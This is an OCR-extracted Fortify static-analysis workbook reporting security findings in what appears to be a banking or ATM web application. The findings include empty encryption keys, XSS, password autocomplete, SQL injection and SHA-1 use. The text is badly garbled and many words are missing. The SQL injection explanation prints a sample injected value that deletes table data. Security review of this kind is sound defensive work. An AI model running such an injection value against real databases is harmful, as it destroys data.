






```
_CheckSub.java, line 1336 (Code Correctness: Erroneous String Compare) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                     Low
Kingdom:
                     Code Quality
                      _CheckSub.java editEmailStr() equals() == !=
Abstract:
Sink:
                     _CheckSub.java:1336 Operation()
1334
                                 } else {
1335
                                    if (mlWkEditStr.indexOf(".") < 0 ||</pre>
                                        mlWkEditStr.substring(0, 1) == ".") {
1336
1337
                                        mlSwSuccess = false;
                                    } else {
1338
_CheckSub.java, line 1393 (Code Correctness: Erroneous String Compare) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Code Quality
Abstract:
                      _CheckSub.java_editTelephoneStr()_equals() == !=
                     CheckSub.java:1393 Operation()
Sink:
1391
                             pioMsg = pioMsg.delete(0, pioMsg.length()); //poMsg20081115
1392
1393
                             if (piEditStr != null && piEditStr != "") {
                                 mlWkEditStr = piEditStr.trim();
1394
                                mlSwContinue = true;
1395
_CheckSub.java, line 1481 (Code Correctness: Erroneous String Compare) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Code Quality
                      _CheckSub.java editUrlStr() equals() == !=
Abstract:
                     _CheckSub.java:1481 Operation()
Sink:
1479
                             pioMsg = pioMsg.delete(0, pioMsg.length()); //poMsg20081115
1480
                             if (piEditStr != null && piEditStr != "") {
1481
1482
                                mlWkEditStr = piEditStr.trim();
1483
                                mlSwContinue = true;
```








Fortify Priority:	High	Folder	High
Kingdom:	Security Features		
Abstract:			
Sink:	_BaseKey.java:54 Va	ariableAccess: mlEr	cKey()
52	public static String	encryptKey(String pik	ey)
53	{		
54	String mlEncKey="	";	
55			
56	<pre>byte[] mlKey=piKe</pre>	y.getBytes();	
LIO1010s.java, lin	e 480 (Key Management:	Empty Encryption Ke	ey)
	High	Folder	High
Fortify Priority:	High	1 Older	
Fortify Priority: Kingdom:	Security Features	1 older	
Kingdom:		1 older	
Kingdom: Abstract:			
Kingdom: Abstract: Sink:	Security Features	ariableAccess: mIE	
Kingdom: Abstract: Sink: 478	Security Features LIO1010s.java:480 V	ariableAccess: mIE	ncSessionKey()
Kingdom: Abstract: Sink: 478 479	Security Features LIO1010s.java:480 V	/ariableAccess: mlE onKey = ""; onKeyIndexString = "";	ncSessionKey()
Kingdom: Abstract: Sink:	LIO1010s.java:480 V String mlSessi	'ariableAccess: mIE onKey = ""; onKeyIndexString = ""; ssionKey = "";	ncSessionKey()








```
_Servlet.java, line 68 (Often Misused: Authentication) [Hidden]
                                                                    High
Fortify Priority:
                     High
                                                    Folder
Kingdom:
                     API Abuse
                     getLocalHost() DNS DNS
Abstract:
Sink:
                     _Servlet.java:68 getLocalHost()
66
67
68
                             mlIpAddress = InetAddress.getLocalHost().getHostAddress();
69
70
                          catch (Throwable ex)
SocketClient.java, line 33 (Often Misused: Authentication) [Hidden]
Fortify Priority:
                     High
                                                                    High
                                                    Folder
Kingdom:
                     API Abuse
Abstract:
                     getByName() DNS DNS
                     SocketClient.java:33 getByName()
Sink:
31
32
                                InetAddress olServerIp = InetAddress.getByName(piServerIp);
33
                                InetAddress olClientIp = InetAddress.getByName(piClientIp);
34
35
                                clSocket = new Socket(olServerIp, piServerPort, olClientIp, piClientPort);
```








```
830
                                 int mlEndRecord = mlRq.PageCount - 1;
831
832
                                 if (mlPageNoInt <= 1)</pre>
ATM1070s.java, line 290 (Poor Style: Redundant Initialization) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                     Low
Kingdom:
                     Code Quality
Abstract:
                     ATM1070s.java doGet() 290 mlEndRecord
                     ATM1070s.java:290 VariableAccess: mlEndRecord()
Sink:
288
289
                                      int mlStartRecord = 0;
290
                                      int mlEndRecord = mlPostRq.PageCount - 1;
291
292
                                      if (mlPageNoInt <= 1)</pre>
```





download.htm ~file_function() HTMLXML

Explanation:

Cross-Site Scripting HTML <>& " XML <>&" ' Cross-Site Scripting Cross-Site Scripting Fortify Secure Coding Rulepacks Cross-Site Scripting Poor Validation

Cross-site scripting (XSS)

- 1. Web DOM XSS URL Reflected XSS Persisted XSS (Stored XSS)
- 2. DOM XSS HTML DOM (Document Object Model)

JavaScript HTMLFlash XSS Cookie Web

JavaScript HTTP eid

<SCRIPT>

var pos=document.URL.indexOf("eid=")+4;

document.write (escape (document.URL.substring (pos, document.URL.length)));

</SCRIPT>

eid eid HTTP

URL URL Web Web Reflected XSS

XSS HTTP XSS

- HTTP HTTP Web Reflected XSS URL URL (phishing) URL Cookie
- Persistent XSS

Recommendations:

XSS

XSS Web () XSS

Web SQL injection XSS XSS XSS

XSS HTTP 0-9 Web HTML

HTML HTML XSS Carnegie Mellon (Software Engineering Institute) CERT(R) (CERT(R) Coordination Center) [1]

(block-level) ()

-&

-><

-/<



```
- ()
-&
URL URL
- URL
-& CGI
- ASCII (ISO-8859-1 127) URL
- HTTP "%" %68%65%6C%6C%6F%hello
<SCRIPT> </SCRIPT>
Script
- Script (!) (")
- UTF-7 <+ADw- ( UTF-7)
XSS
HTML [2] ISO 8859-1
Cross-site scripting HTTP Cross-site scripting
Tips:
1. Fortify Secure Coding Rulepacks SQL Injection XSS DATABASE
2. URL XSS (Internet Explorer 6 7) JavaScript DOM (Document Object Model) Rulepack URL Cross-site scripting URL
Fortify Cross-Site Scripting: Poor Validation
3.
download.htm, line 30 (Cross-Site Scripting: Poor Validation) [Hidden]
Fortify Priority:
                     Medium
                                                      Folder
                                                                      Medium
Kingdom:
                     Input Validation and Representation
                     download.htm ~file_function() HTMLXML
Abstract:
Source:
                     download.htm:30 Read self.location()
28
                        <script type="text/JavaScript">
29
                        <!--
30
                       if (top != self) {top.location = encodeURI(self.location);} //20171019
31
                       var jsSuccess=true;
32
                       var jsIsSubmit = false;
Sink:
                     download.htm:30 Assignment to top.location()
28
                        <script type="text/JavaScript">
29
                       <!--
30
                       if (top != self) {top.location = encodeURI(self.location);} //20171019
31
                       var jsSuccess=true;
32
                       var jsIsSubmit = false;
lio1010p.htm, line 28 (Cross-Site Scripting: Poor Validation) [Hidden]
Fortify Priority:
                     Medium
                                                      Folder
                                                                      Medium
Kingdom:
                     Input Validation and Representation
Abstract:
                     lio1010p.htm ~file_function() HTMLXML
Source:
                     lio1010p.htm:28 Read self.location()
26
                           <script type="text/JavaScript">
27
                        <!--
28
                       if (top != self) {top.location = encodeURI(self.location);} //20171019
                       function ReGenCheckCode()
29
30
```



```
Sink:
                     lio1010p.htm:28 Assignment to top.location()
26
                           <script type="text/JavaScript">
27
                       <!--
                       if (top != self) {top.location = encodeURI(self.location);} //20171019
28
29
                       function ReGenCheckCode()
30
newtry.htm, line 24 (Cross-Site Scripting: Poor Validation) [Hidden]
Fortify Priority:
                     Medium
                                                                     Medium
                                                     Folder
                     Input Validation and Representation
Kingdom:
Abstract:
                     newtry.htm ~file_function() HTMLXML
                     newtry.htm:24 Read self.location()
Source:
22
                     <script type="text/JavaScript">
23
                     <!--
                     if (top != self) {top.location = encodeURI(self.location);} //20171019
24
25
                     function MM_preloadImages() { //v3.0
                       var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();
26
Sink:
                     newtry.htm:24 Assignment to top.location()
                     <script type="text/JavaScript">
22
```

if (top != self) {top.location = encodeURI(self.location);} //20171019

var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();


function MM_preloadImages() { //v3.0

23 24

25

26





atm1040p.htm 391

Explanation:

Recommendations:

1 form autocomplete off HTML

<form method="post" autocomplete="off">

Address: <input name="address" />

Password: <input name="password" type="password" />

</form>

2 autocomplete off

<form method="post">

Address: <input name="address" />

Password: <input name="password" type="password" autocomplete="off"/>

</form>

autocomplete on

atm1040p.htm, line	e 391 (Privacy Violation: A	Autocomplete)		
Fortify Priority:	High	Folder	High	
Kingdom:	Security Features			
Abstract:	atm1040p.htm 391			
Sink:	atm1040p.htm:391 nu	()ااد		
389		<pre><span <="" class="text_s01" pre=""></pre>	">New PIN	
390		d width="73%" align="le	eft" valign="middle">	
391	maxlength="12" size="12' onKeyPress="onlyDigit(ev			"
392	width="17" height="17" k	order="0" onfocus="cha	rc="//image_spring/bt_keyboard_on_aut angeFocus(2);" ntById('myNumberInput').style.display =	t.gif
393		<pre><span <="" class="text_n04" pre=""></pre>	">(6~12)	
atma 1040m Istana 1im	- 200 (Prisses Violetian)	\\		

atm1040p.htm, line 399 (Privacy Violation: Autocomplete)

Fortify Priority: High Folder High


Kingdom: Security Features

Abstract: atm1040p.htm 399



Sink:	atm1040p.htm:399 null()		
397	<pre>New PIN </pre>		
398	<pre></pre>		
399	<pre><input maxlength="12" name="naVerifyPIN" onfocus="changeFocus(3);" onkeypress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly="" size="12" type="password"/></pre>		
400	<pre></pre>		
atm1045p1.htm, li	ine 350 (Privacy Violation: Autocomplete)		
Fortify Priority:	High Folder High		
Kingdom:	Security Features		
Abstract:	atm1045p1.htm 350		
Sink:	atm1045p1.htm:350 null()		
348	<pre>Reenter New PIN </pre>		
348 349	<pre> Reenter New PIN</pre>		
349	<pre></pre>		
	<pre></pre>		







```
DELETE FROM items;
(Microsoft(R) SQL Server 2000) SQL Oracle
(--) [4] Example 1 name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';
DELETE FROM items;
SELECT * FROM items WHERE 'a'='a';
Web (SQL Injection)
3 Example 1 Android
PasswordAuthentication pa = authenticator.getPasswordAuthentication();
String userName = pa.getUserName();
String itemName = this.getIntent().getExtras().getString("itemName");
String query = "SELECT * FROM items WHERE owner = "
+ userName + "' AND itemname = "
+ itemName + """;
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);
Cursor c = db.rawQuery(query, null);
SQL injection () SQL SQL injection
- (escape meta-character)
SQL SQL injection
SQL injection SQL injection SQL injection
Recommendations:
SQL Injection SQL SQL SQL injection SQL SQL
1 SQL ()
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query =
"SELECT * FROM items WHERE itemname=? AND owner=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, itemName);
stmt.setString(2, userName);
ResultSet results = stmt.execute();
Android
PasswordAuthentication pa = authenticator.getPasswordAuthentication();
String userName = pa.getUserName();
String itemName = this.getIntent().getExtras().getString("itemName");
String query = "SELECT * FROM items WHERE itemname=? AND owner=?";
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);
```



```
Cursor c = db.rawQuery(query, new Object[]{itemName, userName});
...

SQL WHERE SQL injection SQL

Tips:

1. SQL SQL SQL SQL

2. final

3. Fortify RTA adds protection against this category.
```

```
SsAcqDataDAO.java, line 396 (SQL Injection) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
Kingdom:
                    Input Validation and Representation
Abstract:
                     SsAcqDataDAO.java 396 getResults() SQL SQL
Sink:
                    SsAcqDataDAO.java:396 prepareStatement()
394
                                System.out.println("olSelect:" + olSelect);
395
                             }
396
                             ps = conn.prepareStatement(olSelect);
397
                             ps.setTimestamp(1, start);
398
                             ps.setTimestamp(2, stop);
```


```
SaSapDataDAO.java, line 487 (SQL Injection) [Hidden]
Fortify Priority:
                                                   Folder
                                                                  Low
Kingdom:
                    Input Validation and Representation
Abstract:
                     SaSapDataDAO.java 487 getResults() SQL SQL
                    SaSapDataDAO.java:487 prepareStatement()
Sink:
485
                               System.out.println("olSelect:" + olSelect);
486
                             }
487
                            ps = conn.prepareStatement(olSelect);
488
                            ps.setTimestamp(1, start);
```

ps.setTimestamp(2, stop);

```
SsC2CDataDAO.java, line 225 (SQL Injection) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                  Low
Kingdom:
                    Input Validation and Representation
Abstract:
                     SsC2CDataDAO.java 225 getResults() SQL SQL
Sink:
                    SsC2CDataDAO.java:225 prepareStatement()
223
                               System.out.println("olSelect:" + olSelect);
224
225
                            ps = conn.prepareStatement(olSelect);
226
                            ps.setTimestamp(1, start);
227
                            ps.setTimestamp(2, stop);
```

489





hash

Explanation:

MD2MD4MD5RIPEMD-160 SHA-1

MD5 RIPEMD SHA-1

Recommendations:

MD2MD4MD5RIPEMD-160 SHA-1 SHA-224SHA-256SHA-384SHA-512 SHA-3 SHA-1

olTemp = md.digest();

_TripleMac.java, line 52 (Weak Cryptographic Hash) [Hidden] **Fortify Priority:** Folder Low Kingdom: Security Features Abstract: hash _TripleMac.java:52 getInstance() Sink: 50 //getSHA 51 byte[] olTemp = null; 52 MessageDigest md = MessageDigest.getInstance("SHA-1"); 53 md.update(mlData.getBytes()); 54

_AcqMac.java, line 57 (Weak Cryptographic Hash) [Hidden]

Fortify Priority: Low Folder Kingdom: **Security Features** Abstract: Sink: _AcqMac.java:57 getInstance() 55 //getSHA 56 byte[] olTemp = null; 57 MessageDigest md = MessageDigest.getInstance("SHA-1"); 58 md.update(mlData.getBytes()); 59 olTemp = md.digest();


Low

Passwd.java, line 27 (Weak Cryptographic Hash) [Hidden]

Fortify Priority:	Low Folder Low
Kingdom:	Security Features
Abstract:	hash
Sink:	_Passwd.java:27 getInstance()
25	//getSHA
26	<pre>byte[] olTemp = null;</pre>
27	<pre>MessageDigest md = MessageDigest.getInstance("SHA-1");</pre>
28	<pre>md.update(mlData.getBytes());</pre>
29	<pre>olTemp = md.digest();</pre>


Fortify Developer Workbook	□ Focus













_DataSourceLocator.java, line 44 (Resource Injection) [Hidden]




```
Fortify Priority:
                     Low
                                                     Folder
                                                                      Low
                     Input Validation and Representation
Kingdom:
Abstract:
                       DataSourceLocator.java 44 lookup()
Source:
                     _PropertyFile.java:44 java.util.Properties.load()
42
                              mlXfis = new FileInputStream(mlPropertyFile);
                              mlProperties= new Properties();
43
44
                              mlProperties.load(mlXfis);
45
                           }
46
                           catch (Throwable et)
Sink:
                      _DataSourceLocator.java:44 javax.naming.Context.lookup()
42
43
                           Context olCtx = new InitialContext();
44
                              mlRef = olCtx.lookup(piJdbcJndiName);
45
                              mlDataSource = (DataSource) mlRef;
46
                              olCtx.close();
_EjbLocator.java, line 43 (Resource Injection) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
